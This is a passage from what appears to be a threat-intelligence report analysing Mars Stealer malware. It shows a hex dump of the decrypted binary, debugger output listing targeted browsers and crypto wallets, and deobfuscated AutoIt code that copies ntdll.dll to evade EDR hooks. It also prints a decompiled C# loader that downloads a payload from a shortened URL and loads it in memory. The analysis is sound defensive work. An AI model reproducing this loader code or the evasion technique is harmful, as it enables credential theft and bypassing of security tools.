
```
time:   66ms
length: 105293
lines:    467
```

```
.¸.MZ.........0ÿÿ..¸.8-..@.8..Ð.....º..´       Í!¸..LÍ!This. program. cannot .be run i.n DOS mo.de.

$...Õè½Ï..Ó.A..þÿM....Ä.üÒ....Ò... þÿ|....N.Â...Rich./
..PE..L....Å.Cb..à......
..È....Ä....0..........v.....Ì.......À....ù..@........... .e..(....ø.ä# ®
..S.3
. .text..»Ç..[...u.[.. ...`.rdata.¨.|..}.À.ÌÄ:.Ç~@..    .ô.À.fp.F...R..Ê        À..reloc..¤.%Ã6.&À.TÎ
þBp<?.?.?.?.?....d¡0 ..x..@u.3ÀÃ¸!AÃ"Ì..U.ìb..À.t.èÏÿÿÿ....j.ÿ..|B..jdÿ..
{B..ëÜ]Â..å..QÇEüA.j.j.@h.À..E.P.A.´}B.Pÿ..\À..Eü.}üÄ.uF        .å]Â.à...ì`.W.E.`..
¤ ..M.Q.U..Rh.àA.. .øþÿÿ .t ...Ä...°ýÿ.ÿQ..Á.Rÿ..ð...ô...½¡. ÿu.é...h.m..Ü....X ....Ôh.¡..
¡.Q¥....¬ .h. ... BûÀ
è¶B....$¨ü .è¥...MÆ.à...ÿ.,`.Ä....a.à   a...ô0vB.Rä.d.M.ç......h ..H.d.yª...á
À.a. ". RènÃ.. ..b.. P..!...4A.*.À...à..v...@.¨A)¤,ê;..ì..$Ã.¢+èÆA.à
}..t.j.D..a.Qè.@..@Ä.ë.j.¤-èâ.C..E. .¢...ØU.Rá7#7. .Â
$h"À.è.a3Ä..D.â.p.ã=h$Â1ã$      #<.....e.3<î.&<k9%<.¡.` &<ÿ..Å5Á8CKe9DKÂ.aWåæ..Ä.h,Â.d3ä.´ë .
..
```

Exhibit 10: Decrypting the binary using CyberChef


Without having to fully deobfuscate the AutoIt script, we converted the script into an executable and proceeded with debugging (Exhibit 11). We were able to extract the deobfuscated Mars Stealer executable by leveraging the debugger. It should be noted that Mars Stealer is loading its own copy of NTDLL.DLL and renames it (Exhibit 12). NTDLL.DLL is responsible for injecting Mars Stealer into explorer.exe module during the runtime (Exhibit 13-14). A similar technique was observed in Oasis Stealer and thoroughly described by a Malware Analyst, hasherezade.

Endpoint Detection and Response (EDR) uses API hooking to monitor suspicious processes in real time. It is a common practice for EDR solutions to hook the functions exported from NTDLL.DLL. The library does not rely on other DLL (Dynamic Link Library) dependencies. In addition, it is also responsible for exporting Native APIs that are often abused by malware developers. Moreover, in order to bypass the detection by EDR tools, attacker(s) will independently load a copy of NTDLL.DLL (Exhibit 15).




```
ddress  | Hex                                               | ASCII
4896990 | 43 6F 63 43 6F 63 00 00 FB C2 74 F4 00 87 00 8A | CocCoc..ûÂtô....
48969A0 | 59 6F 72 6F 69 00 00 00 FD C2 72 F4 00 88 00 88 | Yoroi...ýÂrô....
48969B0 | 69 57 61 6C 6C 65 74 00 FF C2 70 F4 00 89 00 88 | iWallet.ÿÂpô....
48969C0 | 46 69 72 65 66 6F 78 00 F1 C2 7E F4 00 8A 00 89 | Firefox.ñÂ~ô....
48969D0 | 54 6F 72 42 72 6F 00 00 F3 C2 7C F4 00 8B 00 8B | TorBro..óÂ|ô....
48969E0 | 43 65 6E 74 00 00 00 00 F5 C2 7A F4 00 8C 00 89 | Cent....õÂzô....
48969F0 | 4D 45 57 20 43 58 00 00 F7 C2 78 F4 00 8D 00 88 | MEW CX..÷Âxô....
4896A00 | 4F 72 62 69 74 75 6D 00 89 C2 06 F4 00 8E 00 88 | Orbitum..Â.ô....
4896A10 | 43 6F 6F 6B 69 65 73 00 8B C2 04 F4 00 8F 00 88 | Cookies..Â.ô....
4896A20 | 4E 65 6F 4C 69 6E 65 00 8D C2 02 F4 00 90 00 8A | NeoLine..Â.ô....
4896A30 | 4F 70 65 72 61 00 00 00 8F C2 00 F4 00 91 00 8B | Opera....Â.ô....
4896A40 | 54 52 55 45 00 00 00 00 81 C2 0E F4 00 92 00 8A | TRUE.....Â.ô....
4896A50 | 46 41 4C 53 45 00 00 00 83 C2 0C F4 00 93 00 88 | FALSE....Â.ô....
4896A60 | 53 70 75 74 6E 69 6B 00 85 C2 0A F4 00 94 00 8C | Sputnik..Â.ô....
4896A70 | 45 50 42 00 00 00 00 00 87 C2 08 F4 00 95 00 88 | EPB......Â.ô....
4896A80 | 56 69 76 61 6C 64 69 00 99 C2 16 F4 00 96 00 8C | Vivaldi..Â.ô....
4896A90 | 51 49 50 00 00 00 00 00 9B C2 14 F4 00 97 00 88 | QIP......Â.ô....
4896AA0 | 4B 4D 65 6C 65 6F 6E 00 9D C2 12 F4 00 98 00 89 | KMeleon..Â.ô....
4896AB0 | 57 6F 6D 62 61 74 00 00 9F C2 10 F4 00 99 00 89 | Wombat...Â.ô....
4896AC0 | 43 6F 6D 6F 64 6F 00 00 91 C2 1E F4 00 9A 00 8A | Comodo...Â.ô....
4896AD0 | 41 6D 69 67 6F 00 00 00 93 C2 1C F4 00 9B 00 8B | Amigo....Â.ô....
4896AE0 | 55 72 61 6E 00 00 00 00 95 C2 1A F4 00 9C 00 8A | Uran.....Â.ô....
4896AF0 | 50 41 54 48 3D 00 00 00 97 C2 18 F4 00 9D 00 8B | PATH=....Â.ô....
4896B00 | 67 75 69 64 00 00 00 00 A9 C2 26 F4 00 9E 00 88 | guid....©Â&ô....
4896B10 | 48 69 73 74 6F 72 79 00 AB C2 24 F4 00 9F 00 89 | History.«Â$ô....
4896B20 | 43 68 72 6F 6D 65 00 00 AD C2 22 F4 00 A0 00 8C | Chrome...Â"ô.  ..
4896B30 | 78 38 36 00 00 00 00 00 AF C2 20 F4 00 A1 00 89 | x86.....¯Â ô.¡..
4896B40 | 4F 78 79 67 65 6E 00 00 A1 C2 2E F4 00 A2 00 88 | Oxygen..¡Â.ô.¢..
4896B50 | F8 11 34 73 01 00 00 00 A3 C2 2C F4 00 A3 00 88 | ø.4s....£Â,ô.£..
4896B60 | 68 2C 34 73 01 00 00 00 A5 C2 2A F4 00 A4 00 88 | h,4s....¥Â*ô.¤..
4896B70 | 20 12 34 73 01 00 00 00 A7 C2 28 F4 00 A5 00 8A |  .4s....§Â(ô.¥..
```

Exhibit 11: Credential stealing evidence from the debugger



```
Case 104
FileCopy(@SystemDir & MRPvnDnroX(\ntdll.dll), @ScriptDir & MRPvnDnroX(\wIERJhSTmYk.dll))
ExitLoop
```


Exhibit 12: Renamed copy of NTDLL.DLL (partially deobfuscated AutoIt script)



```
$EVYFGlbJBjTEBXuc = Execute(MRPvnDnroX("86}119}117}108}113}106}76}118}73}111}114}100}119}43}42}116}91}101}74}104}81}71}101}122}106}42}44",3))
$nWHcvamuPRPJTiWuVzvAbQQtYiGHVaZqJWJhssiCnmRzIZIyWnGEtU = $nWHcvamuPRPJTiWuVzvAbQQtYiGHVaZqJWJhssiCnmRzIZIyWnGEtU + 1
WEnd
$InzIVPMzD = $InzIVPMzD + 1
EndSwitch
Until ((7680-7679)*7223)
Func vRCWEXLqcdgCPGRvFdYi($eWeLMs, $wkssP = MRPvnDnroX(explorer.exe))
$rzDdS = 107
$lgwWuYPE = 62
Do
```

```
Search results - (2 hits)
Search "vRCWEXLqcdgCPGRvFdYi" (2 hits in 1 file of 1 searched)
  [redacted]
    Line 6141: Global $mRBnTFmczfaTH = vRCWEXLqcdgCPGRvFdYi(PUGmZUwdHtrhhkt(PEbCTWyhqiRUvKcPgzUaMcquEJIWxYzMC(Binary($ARZURr), Binary(MRPvnDnroX("58}59}59}63}61}63}60}60}58}59}62}63}57}57}58}64}56}63}57
    Line 6280: Func vRCWEXLqcdgCPGRvFdYi($eWeLMs, $wkssP = MRPvnDnroX("103}122}114}110}113}116}103}116}48}103}122}103",2))
Search "mRBnTFmczfaTH" (1 hit in 1 file of 1 searched)
Search "siNlZzaEROg" (7 hits in 1 file of 1 searched)
Search "CMevWKfeCNXWvKNBk" (1 hit in 1 file of 1 searched)
```


Exhibit 13: Mars Stealer is being injected into explorer.exe (1)



Name	Base address	Size	Description
Vai.exe	**0xf50000**	**1.36 MB**	
advapi32.dll	0x77180000	480 kB	Advanced Windows 32 Base…
bcryptprimitives…	0x76bf0000	348 kB	Windows Cryptographic Pri.
cfgmgr32.dll	0x76340000	224 kB	Configuration Manager DLL
combase.dll	0x76810000	2.27 MB	Microsoft COM for Windows
comctl32.dll	0x73f90000	2.07 MB	User Experience Controls Li
comdlg32.dll	0x748e0000	848 kB	Common Dialogs DLL
cryptbase.dll	0x74430000	40 kB	Base cryptographic API DLL
dnsapi.dll	0x6fbc0000	592 kB	DNS Client API DLL
dwmapi.dll	0x70560000	140 kB	Microsoft Desktop Window .
explorer.exe	0x5830000	3.32 MB	Windows Explorer
gdi32.dll	0x745d0000	136 kB	GDI Client DLL
gdi32full.dll	0x775f0000	1.37 MB	GDI Client DLL
imm32.dll	0x748b0000	148 kB	Multi-User Windows IMM32
IPHLPAPI.DLL	0x74220000	192 kB	IP Helper API
kernel.appcore.dll	0x77500000	56 kB	AppModel API Host
kernel32.dll	0x747e0000	832 kB	Windows NT BASE API Clien
KernelBase.dll	0x74600000	1.84 MB	Windows NT BASE API Clien
locale.nls	0x800000	788 kB	
mpr.dll	0x707c0000	92 kB	Multiple Provider Router DLL
msctf.dll	0x77750000	1.27 MB	MSCTF Server DLL
msvcp_win.dll	0x74550000	496 kB	Microsoft® C Runtime Libra
msvcrt.dll	0x74490000	756 kB	Windows NT CRT DLL
mswsock.dll	0x6fe60000	340 kB	Microsoft Windows Sockets …

Base address	Type	Size	Protect…	Use
0x3250000	Mapped	2,080 kB	R	
0x3460000	Mapped	1,540 kB	R	
0x35f0000	Mapped	20,480 kB	R	
0x49f0000	Private	4,096 kB	RW	Stack 32-bit (thread 8724)
0x4df0000	Private	1,024 kB	RW	Heap segment 32-bit (ID 1)
0x4ef0000	Mapped	3,292 kB	R	C:\Windows\Globalization\Sorting\Sor
0x5230000	Private	4,096 kB	RW	Stack 32-bit (thread 9764)
0x5630000	Private	2,048 kB	RW	Heap segment 32-bit (ID 1)
0x5830000	Private	240 kB	RW	
0x5830000	Private: Commit	4 kB	RW	
0x5831000	Private: Commit	236 kB	RWX	
0x5c5c0000	Image	472 kB	WCX	C:\Windows\System32\wow64win.dll
0x5c640000	Image	324 kB	WCX	C:\Windows\System32\wow64.dll
0x5c6a0000	Image	40 kB	WCX	C:\Windows\System32\wow64cpu.dll
0x6fb40000	Image	48 kB	WCX	C:\Windows\SysWOW64\winrnr.dll
0x6fb50000	Image	76 kB	WCX	C:\Windows\SysWOW64\nlaapi.dll
0x6fb70000	Image	88 kB	WCX	C:\Windows\SysWOW64\pnrpnsp.dll
0x6fb90000	Image	68 kB	WCX	C:\Windows\SysWOW64\NapiNSP.dll
0x6fbb0000	Image	32 kB	WCX	C:\Windows\SysWOW64\rasadhlp.dll
0x6fbc0000	Image	592 kB	WCX	C:\Windows\SysWOW64\dnsapi.dll
0x6fe60000	Image	340 kB	WCX	C:\Windows\SysWOW64\mswsock.dll

Exhibit 14: Mars Stealer is being injected into explorer.exe (2)




Address	Size	Info	Content	Type	Protection	Initial
76DEB000	00002000	".proxy"		IMG	ER---	ERWC-
76DED000	00002000	".data"	Initialized data	IMG	-RW--	ERWC-
76DEF000	00006000	".idata"	Import tables	IMG	-R---	ERWC-
76DF5000	00001000	".didat"		IMG	-R---	ERWC-
76DF6000	00014000	".rsrc"	Resources	IMG	-R---	ERWC-
76E0A000	0000D000	".reloc"	Base relocations	IMG	-R---	ERWC-
76EB0000	00001000	powrprof.dll		IMG	-R---	ERWC-
76EB1000	00015000	".text"	Executable code	IMG	ER---	ERWC-
76EC6000	00001000	".data"	Initialized data	IMG	-RW--	ERWC-
76EC7000	00002000	".idata"	Import tables	IMG	-R---	ERWC-
76EC9000	00001000	".didat"		IMG	-R---	ERWC-
76ECA000	00029000	".rsrc"	Resources	IMG	-R---	ERWC-
76EF3000	00002000	".reloc"	Base relocations	IMG	-R---	ERWC-
76F60000	00001000	imm32.dll		IMG	-R---	ERWC-
76F61000	00019000	".text"	Executable code	IMG	ER---	ERWC-
76F7A000	00001000	".data"	Initialized data	IMG	-RW--	ERWC-
76F7B000	00002000	".idata"	Import tables	IMG	-R---	ERWC-
76F7D000	00001000	".didat"		IMG	-R---	ERWC-
76F7E000	00005000	".rsrc"	Resources	IMG	-R---	ERWC-
76F83000	00002000	".reloc"	Base relocations	IMG	-R---	ERWC-
76F90000	00001000	win32u.dll		IMG	-R---	ERWC-
76F91000	00011000	".text"	Executable code	IMG	ER---	ERWC-
76FA2000	00001000	".data"	Initialized data	IMG	-RW--	ERWC-
76FA3000	00001000	".idata"	Import tables	IMG	-R---	ERWC-
76FA4000	00001000	".rsrc"	Resources	IMG	-R---	ERWC-
76FA5000	00001000	".reloc"	Base relocations	IMG	-R---	ERWC-
76FB0000	00001000	ntdll.dll		IMG	-R---	ERWC-
76FB1000	00113000	".text"	Executable code	IMG	ER---	ERWC-
770C4000	00001000	"RT"		IMG	ER---	ERWC-
770C5000	00004000	".data"	Initialized data	IMG	-RW--	ERWC-
770C9000	00003000	".mrdata"		IMG	-R---	ERWC-
770CC000	00001000	".00cfg"		IMG	-R---	ERWC-
770CD000	0006B000	".rsrc"	Resources	IMG	-R---	ERWC-
77138000	00005000	".reloc"	Base relocations	IMG	-R---	ERWC-
7FFE0000	00001000	KUSER_SHARED_DATA		PRV	-R---	-R---
7FFE1000	0000F000	Reserved		PRV		-R---
FF370000	00005000			MAP	-R---	-R---
FF375000	000FB000	Reserved (FF370000)		MAP		-R---
FF470000	00023000			MAP	-R---	-R---
FFFE0000	00010000	Reserved		PRV		-R---

Exhibit 15: Custom loaded NTDLL.DLL

It is also worth noting that another executable was dropped via the remote session on the victim’s machine – consoleappmrss.exe. The executable contained an embedded file named Installer_ovl.exe, which was written in C#.

The executable connected to the shortened URL (tiny[.]one), a Discord CDN to retrieve another file named DebugViewPortable_4_90_Release_3_English_online_Auejpzlt.bmp (Exhibit 16).



```
    public static class Data
    {
        // Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00000260
        public static void Another()
        {
            byte[] array = Data.Hprdjjcvlk("https://tiny.one/yckrrzs5");
            List<byte> list = new List<byte>();
            int num = array.Length;
            while (num-- > 0)
            {
                list.Add(array[num]);
            }
            AppDomain.CurrentDomain.Load(list.ToArray());
        }

        // Token: 0x06000003 RID: 3 RVA: 0x000020B0 File Offset: 0x000002B0
        internal static void App()
        {
            foreach (Assembly assembly in AppDomain.CurrentDomain.GetAssemblies())
            {
                foreach (Type type in assembly.GetTypes())
                {
                    try
                    {
                        MethodInfo method = type.GetMethod("Ssionpsvhmapdztzdqupnmpw");
                        Data.Delegate = Delegate.CreateDelegate(typeof(Action), null, method);
                        Data.Delegate.DynamicInvoke(new object[0]);
                    }
                    catch
                    {
```

Exhibit 16: The file reaches out to Discord CDN to download additional payloads

At the time of the analysis, the link to the BMP file was not accessible. We believe that the attacker(s) tried to retrieve additional payloads, but the attempt was unsuccessful.


Mars Stealer and C2 Panel Analysis

The deobfuscated Mars Stealer was written in ASM/C and approximately 162KB in size. The compilation date was March 29, 2022, which suggests that the attacker(s) modified the stealer right before shipping it onto the victim's machine.

The stealer includes anti-debugging and anti-sandbox features:


- For anti-debugging purposes, it manually checks the PEB (Process Environment Block) for *BeingDebugged* flag.
